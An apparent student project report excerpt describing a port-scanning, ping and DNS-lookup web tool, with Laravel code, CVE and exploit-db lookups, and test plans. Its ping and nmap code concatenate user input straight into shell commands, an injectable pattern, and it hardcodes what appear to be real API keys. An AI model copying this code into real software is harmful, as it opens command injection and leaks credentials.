


Figure 46: Use case diagram of reconME

(Individual use case diagram according to feature is in [Appendix E](#).)



## 2.7.2 System Flowchart




Figure 47: System flowchart of firstRECON

Flowchart according to the feature breakdown is mentioned in [Appendix E](#).

CS6P05NI

### 3.8 Implementation

#### 3.8.2 System Architecture




Figure 48: firstRECON system architecture

CS6P05NI

Sakshat Bhattacharai | 19031427

50

The above-given figure is the representation of the system architecture belonging to the My Port Scanner. System architecture is differentiated into three part

## 6. User

User is responsible for the operation of the web application. The user requests the information through the front end and gets the appropriate information of the requested information through the frontend of the application.

## 7. Database

Database plays vital role in this project as without the user validation user credential in database user can't utilize the program fully. MySQL database is used in this project for storing and manipulating the data.

## 8. Web Application Frontend

This is the working portion of the web application in this section the user is provided with various option and ways to interact with the web application. This is the visible section of the web application which is accessible to user. Frontend of the web application is created with the combination of HTML 5, CSS and JavaScript.

## 9. Web Application Backend

This portion of the web which is responsible for overall working architecture of the web application. In the backend portion of the web application bind program logic and API together to give a framework to the frontend of the web application. This is the most curtail part of the web application as without it the frontend functionality gets worthless. In the ping functionality of the web application the command terminal is run with the backend logic to display ping results, In DNS lookup feature the backend logic binds with the laravel package to display dns record and for the port scanning which is most curtail feature of the web application the Nmap scans results are combined with NVD API and exploitdb results are extracted via SerpApi to display port scanning results including CVEs and exploit.

### 3.8.3 Important Screenshots of development core feature

### 3.8.3.1 DNS Lookup function Screenshot

```
use Barryvdh\DomPDF\Facade\Pdf;
use Livewire\Component;
use Spatie\DNS\DNS;

class DNSLookup extends Component
{
    public $hostname;
    public $recordTypes;
    public $record_type = "All";
    public $specifiedRecord;
    public $results = [];
    public $currentStep = 1;
    public $buttonWidth;

    protected $listeners = [
        'getButtonWidth'
    ];

    public function render()
    {
        $this->recordTypes = [
            'A' => 'A',
            'AAAA' => 'AAAA',
            'CNAME' => 'CNAME',
            'NS' => 'NS',
            'SOA' => 'SOA',
            'MX' => 'MX',
            'SRV' => 'SRV',
            'TXT' => 'TXT',
            'CAA' => 'CAA',
        ];
        return view('livewire.dns-lookup');
    }
}
```

Figure 49: DNS Lookup function Screenshot

### 3.8.3.2 Ping function Screenshot

```

public function mount()
{
    $this->count = 4;
    $this->packet = 64;
    $this->interval = 128;
    $this->timeout = 4000;
}

public function render()
{
    return view('livewire.ping');
}

public function submit()
{
    $this->validate([
        'hostname' => 'required',
        'count' => 'required',
        'packet' => 'required',
        'interval' => 'required',
        'timeout' => 'required',
    ]);

    $ping = exec('ping -n '.$this->count.' -i '.$this->interval.' -w '.$this->timeout.' -l '.$this->packet.' '.$this->hostname, $output)
    ;
    $this->results = $output;
    $this->currentStep = 2;
}
}

```

Figure 50: Ping function screenshot

### 3.8.3.3 Port scan by package scan type screenshot

```

{
    //Package Types
    $this->portTypes = [
        'Well Known Ports' => [20, 21, 22, 23, 25, 53, 80, 110, 115, 123, 143, 161, 194, 443, 445, 465, 554, 873, 993, 995, 3389, 5631
            , 3306, 5432, 5900, 6379, 11211, 25565],
        'Basic' => [21, 22, 25, 26, 2529, 587, 80, 443, 110, 995, 143, 993, 3306],
        'Game Port' => [1725, 2302, 3074, 3724, 6112, 6500, 12035, 120355, 12036, 14567, 25565, 27015, 28960],
        'Malicious Port' => [1080, 3127, 2745, 4444, 5554, 8866, 9898, 9988, 12345, 27374, 31337],
        'P2P' => [34320, 34322, 34323, 34331, 34333, 34339, 34341, 34324, 34325, 34335, 34337, 34760, 34750, 34545, 34546]
    ];

    //Check for port type
    if ($this->port_type) {
        if ($this->port_type === "custom_port") {
            $this->customPorts = true;
        } else if ($this->port_type === "port_range") {
            $this->portRange = true;
        } else {
            $this->specifiedPorts = $this->portTypes[$this->port_type];
        }
    }
}

/*
 * Render the main view
 */
public function render()
{
}

```

Figure 51: Port scan by package scan type screenshot

### 3.8.3.4 Port scan function by scan type screenshot

```

    //Check for port type
    if ($this->port_type) {
        if ($this->port_type === "custom_port") {
            $this->customPorts = true;
        } else if ($this->port_type === "port_range") {
            $this->portRange = true;
        } else {
            $this->specifiedPorts = $this->portTypes[$this->port_type];
        }
    }

}

/*
 * Render the main view
 */
public function render()
{
    //Check for port type
    if ($this->port_type) {
        if ($this->port_type === "custom_port") {
            $this->customPorts = true;
        } else if ($this->port_type === "port_range") {
            $this->portRange = true;
        } else {
            $this->specifiedPorts = $this->portTypes[$this->port_type];
        }
    }

    return view('livewire.port-scan');
}

```

Figure 52: Port scan by scan type screenshot

### 3.8.3.5 Logic to read Nmap scan result read in Json screenshot

```

//Check for scanning conditions
if ($this->portRange) {
    //If range scan validate input for range scan
    $this->validate([
        'portFrom' => 'required|numeric',
        'portTo' => 'required|numeric'
    ]);

    //Perform Range Scan From Given Input Using Nmap and export the result in xml file
    $scan = shell_exec('nmap -oX nmapresult.xml ' . $this->hostname . ' -sV -p ' . $this->portFrom . '-' . $this->portTo);
} else {
    //Mani
    $specifiedPorts = is_array($this->specifiedPorts) == true ? implode(',', $this->specifiedPorts) : str_replace(' ', '', $this->specifiedPorts);

    //Perform Range Scan From Given Input Using Nmap and export the result in xml file
    $scan = shell_exec('nmap -oX nmapresult.xml ' . $this->hostname . ' -sV -p ' . $specifiedPorts);
}


if ($scan) {
    $loadXml = simplexml_load_file('nmapresult.xml');
    $convertToJson = json_encode($loadXml);
    $convertToArray = json_decode($convertToJson, TRUE);
    try {
        if (!$this->portRange) {
            if (count(explode(',', $specifiedPorts)) === 1) {
                $this->singlePort = true;
            }
        }
        $this->openPorts = $convertToArray['host']['ports'][0]['port'];

        if (!isset($convertToArray['host']['ports'][0]['port'][0])) {
            $this->singlePort = true;
        }
    }
}

```

Figure 53: Logic to read Nmap scan result read in Json screenshot

### 3.8.3.6 API implementation in port scanning feature screenshot



```


if ($state == "open" && $product != null) {
    $url = 'https://services.nvd.nist.gov/rest/json/cves/1.0/?apiKey=3eee8117-84b7-481b-bea1-a7ef6c4896d7&keyword='
        . $product . '&isExactMatch=true';
    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_BINARYTRANSFER, true);
    $getCveResponse = curl_exec($ch);
    $getCveResponse = file_get_contents($url);
    $response = json_decode($getCveResponse, true);
    if (isset($response['totalResults']) && $response['totalResults'] > 0) {
        foreach ($response['result']['CVE_Items'] as $cveItem) {
            $cves[] = [
                'cve' => $cveItem['cve'][['CVE_data_meta']['ID']],
                'description' => $cveItem['cve'][['description']][['description_data']][0]['value'],
            ];
        }
    }
}

//fetch exploits
$exploitUrl = 'https://serpapi.com/search.json?engine=google&q=site%3Aexploit-db.com+' . $product . '&google_domain=google.com&gl=us&hl=en&num=5&api_key=82bc16c6ce8fd46bb52ed85af2ce92983684f211b14073ce33c82ab37626f0ed';
$exploit_ch = curl_init($exploitUrl);
curl_setopt($exploit_ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($exploit_ch, CURLOPT_BINARYTRANSFER, true);
$getExploitResponse = curl_exec($exploit_ch);
$exploitResponse = json_decode($getExploitResponse, true);
if (isset($exploitResponse['organic_results']) && count($exploitResponse['organic_results']) > 0) {
    foreach ($exploitResponse['organic_results'] as $result) {
        $exploits[] = [
            'title' => $result['title'],
            'link' => $result['link']
        ];
    }
}

```

Figure 54: API implementation in port scanning feature screenshot

### 3.8.3.7 Exporting Scan results logic screenshot



```

public function generatePdf()
{
    $pdfContent = PDF::loadView('port-scan-pdf', $this->exportData)->output();
    return response()->streamDownload(
        fn() => print($pdfContent),
        "port-scan-result.pdf"
    );
}

public function generateExcel()
{
    return Excel::download(new PortExport, 'portscan.xlsx');
}

public function getButtonWidth($value)
{
    $this->buttonWidth = $value / 3;
}

```

Figure 55: Exporting Scan results logic screenshot

### 3.8.3.8 Port types selection logic screenshot

```

</div>
<div class="form-group mt-3">
    <label for="record_type" class="form-label fw-bold">Select Record Type</label>
    <ul class="nav nav-pills mb-3" id="pills-tab" role="tablist">
        <li class="nav-item" role="presentation">
            <button wire:click="$set('record_type', 'All')" class="btn btn-lg btn-outline-primary @if($record_type === "All") active @endif" id="pills-home-tab" data-bs-toggle="pill" data-bs-target="#pills-home" type="button" role="tab" aria-controls="pills-home" aria-selected="true" style="width:[{ $buttonWidth }]px">All</button>
        </li>
        @foreach($recordTypes as $type)
            <li class="nav-item" role="presentation">
                <button wire:click="$set('record_type', '{{ $type }}')" class="btn btn-lg btn-outline-primary @if($record_type === $type) active @endif" id="pills-contact-tab" data-bs-toggle="pill" data-bs-target="#pills-contact" type="button" role="tab" aria-controls="pills-contact" aria-selected="false" style="width:[{ $buttonWidth }]px">{{ $type }}</button>
            </li>
        @endforeach
    </ul>
</div>
<div class="form-group text-center">
    <button class="btn btn-success btn-lg text-white" id="scan" wire:click="lookup">

```

Figure 56: Port types selection logic screenshot

### 3.8.3.9 Customized parameter input logic during ping screenshot

```

</div>
<div class="row">
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="count" class="form-label fw-bold">Count</label>
        <input type="number" id="count" class="form-control form-control-lg" placeholder="Count"
               wire:model="count">
        @error('count') <span class="error">{{ $message }}</span> @enderror
    </div>
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="packet" class="form-label fw-bold">Packet Size</label>
        <input type="number" id="packet" class="form-control form-control-lg" placeholder="Packet Size"
               wire:model="packet">
        @error('packet') <span class="error">{{ $message }}</span> @enderror
    </div>
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="interval" class="form-label fw-bold">Interval</label>
        <input type="number" id="interval" class="form-control form-control-lg" placeholder="Interval"
               wire:model="interval">
        @error('interval') <span class="error">{{ $message }}</span> @enderror
    </div>
    <div class="col-sm-12 col-md-3 col-lg-3">
        <label for="timeout" class="form-label fw-bold">Timeout</label>
        <input type="number" id="timeout" class="form-control form-control-lg" placeholder="Timeout"
               wire:model="timeout">
        @error('timeout') <span class="error">{{ $message }}</span> @enderror
    </div>
</div>
<div class="form-group mt-3 text-center">
    <button class="btn btn-success btn-lg text-white" id="ping" wire:click="submit">
        Ping
    </button>
</div>

```

Figure 57: Customized parameter input logic during ping screenshot

### 3.8.3.10 Port scanning scan type during port scan screenshot

```

</div>
<label for="port_type" class="mt-4 form-label fw-bold">Select Type of Scan</label>
<ul class="nav nav-pills mb-3 justify-content-center" id="pills-tab" role="tablist">
    <li class="nav-item" role="presentation">
        <button class="btn btn-lg btn-outline-primary @if($port_type != "custom_port" && $port_type != "port_range") active @endif" id="pills-home-tab" data-bs-toggle="pill" data-bs-target="#pills-home" type="button" role="tab" aria-controls="pills-home" aria-selected="true" style="width:@{{ $buttonWidth }}px">
            Package</button>
    </li>
    <li class="nav-item" role="presentation">
        <button class="btn btn-lg btn-outline-primary @if($port_type === "custom_port") active @endif" id="pills-profile-tab" data-bs-toggle="pill" data-bs-target="#pills-profile" type="button" role="tab" aria-controls="pills-profile" aria-selected="false" wire:click="$set('port_type', 'custom_port')" style="width:@{{ $buttonWidth }}px">
            Custom Port</button>
    </li>
    <li class="nav-item" role="presentation">
        <button class="btn btn-lg btn-outline-primary @if($port_type === "port_range") active @endif" id="pills-contact-tab" data-bs-toggle="pill" data-bs-target="#pills-contact" type="button" role="tab" aria-controls="pills-contact" aria-selected="false" wire:click="$set('port_type', 'port_range')" style="width:@{{ $buttonWidth }}px">
            Range</button>
    </li>
</ul>

```

Figure 58: Port scanning type logic during port scan screenshot

# Chapter 4: Testing and Analysis

## 4.1 Testing

Testing is the process of examining a system or its component(s) to determine whether or not it meets the defined requirements. In layman's terms, testing is the process of

running a system to find any gaps, faults, or missing requirements that are inconsistent with the actual requirements. (tutorialspoint, 2022)

firstRECON interfaces is broken down into two components for doing testing efficiently. In the case of both system and development, testing is usually conducted on the basis of outcome, depending on the situation unit test and system test are performed.

#### **4.2 Unit Testing, Test Plan**

Test Case	Objective
1	Testing Login Feature
2	Testing Registration Feature
3	Testing Card Selection Feature
4	Testing Logo Selection to redirect to main page
5	Testing Ping with default parameter
6	Testing Ping with user controlled parameter
7	Testing DNS Lookup Feature and its sub categories
8	Testing Package Scan Feature and its sub categories
9	Testing Range Scan Feature
10	Testing Custom Scan Feature
11	Testing Export to Excel button in Port Scan
12	Testing Export to PDF button in Port Scan

*Table 8: Unit testing test plan*

#### **4.3 System Testing, Test Plan**

Test Case	Objective
1	Testing if the user can register multiple user through same email address
2	Testing whether the program register password less than 8 character
3	Testing whether the program execute without login to the interface.

4	Testing Exception handling in Port Scan feature
5	Testing exception handling in Ping Feature
6	Testing whether ping can bypass other parameter
7	Testing scan another host button
8	Testing View button in Port Scan results
9	Testing whether the user can View CVE's through View
10	Testing whether potential exploits links work or not
11	Testing Stop button in all the feature
12	Testing Logout button

*Table 9: System testing test plan*


## 4.2 Unit Testing

Individual components of a software program or application are tested during unit testing. The major reason for this is to ensure that all of the different elements are functioning properly. A unit is the smallest possible software component that can be tested. It often has a few inputs and a single output. (performancelabus, 2022)

### 4.2.1 Testing Login Feature

Unit Testing	Test Case 1
--------------	-------------

Objective	Testing Login Feature
Action	Clicking on login button on main page and entering email and password
Expected Output Result	User should get inside the system and possess ability to access features of the web application.
Actual Result	User is able to access feature of the web application.
Conclusion	The actual result and expected output result resembled.

*Table 10: Testing Login Feature**Figure 59: User selecting login screenshot*

